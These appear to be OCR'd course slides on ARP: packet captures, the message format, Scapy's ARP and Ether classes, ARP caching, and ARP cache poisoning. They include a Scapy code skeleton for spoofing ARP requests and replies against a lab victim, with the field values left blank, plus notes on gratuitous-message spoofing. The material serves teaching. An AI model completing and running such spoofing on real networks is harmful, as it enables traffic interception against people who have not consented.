
```
ping 10.9.0.6 from 10.9.0.5
```



```
// On 10.9.0.5
# tcpdump -i eth0 -n
03:10:44.656336 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, ...
03:10:44.656362 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, ...
03:10:44.656382 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, ...
03:10:44.656392 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, ...
```

Send ARP Request: Example 2


`ping 10.0.2.15 from 10.0.2.4`



```
No.  Time   Source              Destination        Protocol Length Info
   1 202…   PcsCompu_65:a7:3c   Broadcast          ARP        42 Who has 10.0.2.15? Tell 10.0.2.4
   2 202…   PcsCompu_b8:7c:bb   PcsCompu_65:a…     ARP        60 10.0.2.15 is at 08:00:27:b8:7c:bb
   3 202…   10.0.2.4            10.0.2.15          ICMP       98 Echo (ping) request  id=0x2c30, seq=1/256,
   4 202…   10.0.2.15           10.0.2.4           ICMP       98 Echo (ping) reply    id=0x2c30, seq=1/256,
   5 202…   10.0.2.4            10.0.2.15          ICMP       98 Echo (ping) request  id=0x2c30, seq=2/512,
   6 202…   10.0.2.15           10.0.2.4           ICMP       98 Echo (ping) reply    id=0x2c30, seq=2/512,
   7 202…   PcsCompu_b8:7c:bb   PcsCompu_65:a…     ARP        60 Who has 10.0.2.4? Tell 10.0.2.15
   8 202…   PcsCompu_65:a7:3c   PcsCompu_b8:7…     ARP        42 10.0.2.4 is at 08:00:27:65:a7:3c
```

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_65:a7:3c (08:00:27:65:a7:3c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
    Sender IP address: 10.0.2.4
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.15
```

ARP Message Format



Bit 0

Bit 16

Bit 31

Hardware Type (1)

Protocol Type (0x0800)

MAC address length (6)

IP address length (4)

Operation

Bit 47

Sender MAC Address (6 bytes)


Sender IP Address (4 bytes)

Target MAC Address (6 bytes)

Target IP Address (4 bytes)

addresses

ARP Class in Scapy



```
>>> ls(ARP)
hwtype     : XShortField                          = (1)
ptype      : XShortEnumField                      = (2048)
hwlen      : FieldLenField                        = (None)
plen       : FieldLenField                        = (None)
op         : ShortEnumField                       = (1)
hwsrc      : MultipleTypeField                    = (None)
psrc       : MultipleTypeField                    = (None)
hwdst      : MultipleTypeField                    = (None)
pdst       : MultipleTypeField                    = (None)
>>> ls(Ether)
dst        : DestMACField                         = (None)
src        : SourceMACField                       = (None)
type       : XShortEnumField                      = (36864)
```


Questions

Different behaviors of the following commands

1. ping 10.9.0.6 (existing, on LAN)
2. ping 10.9.0.99 (non-existing, on LAN)
3. ping 1.2.3.4 (non-existing, not on LAN)
4. ping 8.8.8.8 (existing, on the Internet)

ARP Cache

- **Avoid sending too many ARP requests**
- **ARP caches received information**




```
# arp -n          empty cache
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.138 ms
...
# arp -n
Address      HWtype  HWaddress           Flags Mask   Iface
10.9.0.6     ether   02:42:0a:09:00:06   C            eth0
                        ↖ Cached MAC address
```

ARP Cache Poisoning

- **Spoof ARP Messages**
  - Request
  - Reply
  - Gratuitous message
- **Spoofed message might be cached by the victim**
  - Which type of message will be cached depends on OS implementation


Constructing ARP Message

Construct ARP packet



```
#!/usr/bin/python3

from scapy.all import *

E = Ether()
A = ARP()

pkt = E/A
sendp(pkt)
```

Fields of ARP and Ether Class




```
>>> ls(ARP)
hwtype     : XShortField                          = (1)
ptype      : XShortEnumField                      = (2048)
hwlen      : FieldLenField                        = (None)
plen       : FieldLenField                        = (None)
op         : ShortEnumField                       = (1)
hwsrc      : MultipleTypeField                    = (None)
psrc       : MultipleTypeField                    = (None)
hwdst      : MultipleTypeField                    = (None)
pdst       : MultipleTypeField                    = (None)
>>> ls(Ether)
dst        : DestMACField                         = (None)
src        : SourceMACField                       = (None)
type       : XShortEnumField                      = (36864)
```

Spoof ARP Request/Reply: Code Skeleton

```
target_IP     = "10.9.0.5"
target_MAC    = "02:42:0a:09:00:05"

fake_IP       = "10.9.0.99"
fake_MAC      = "aa:bb:cc:dd:ee:ff"

# Construct the Ether header
ether = Ether()
ether.dst =
ether.src =

# Construct the ARP packet
arp = ARP()

arp.hwsrc =
arp.psrc  =

arp.hwdst =
arp.pdst  =

arp.op = 1

frame = ether/arp
sendp(frame)
```

victim: **10.9.0.5**

goal: map **10.9.0.99** to **aa:bb:cc:dd:ee:ff**



Bit 0

Bit 16

Bit 31

Hardware Type (1)

Protocol Type (0x0800)

MAC address length (6)

IP address length (4)

Operation

Bit 47

Sender MAC Address (6 bytes)

Sender IP Address (4 bytes)


Target MAC Address (6 bytes)

Target IP Address (4 bytes)

addresses

Spoofing Gratuitous Message

- **Special type of ARP message**
- **Source IP = Destination IP**
- **Destination MAC = broadcast address (`ff:ff:ff:ff:ff:ff`)**



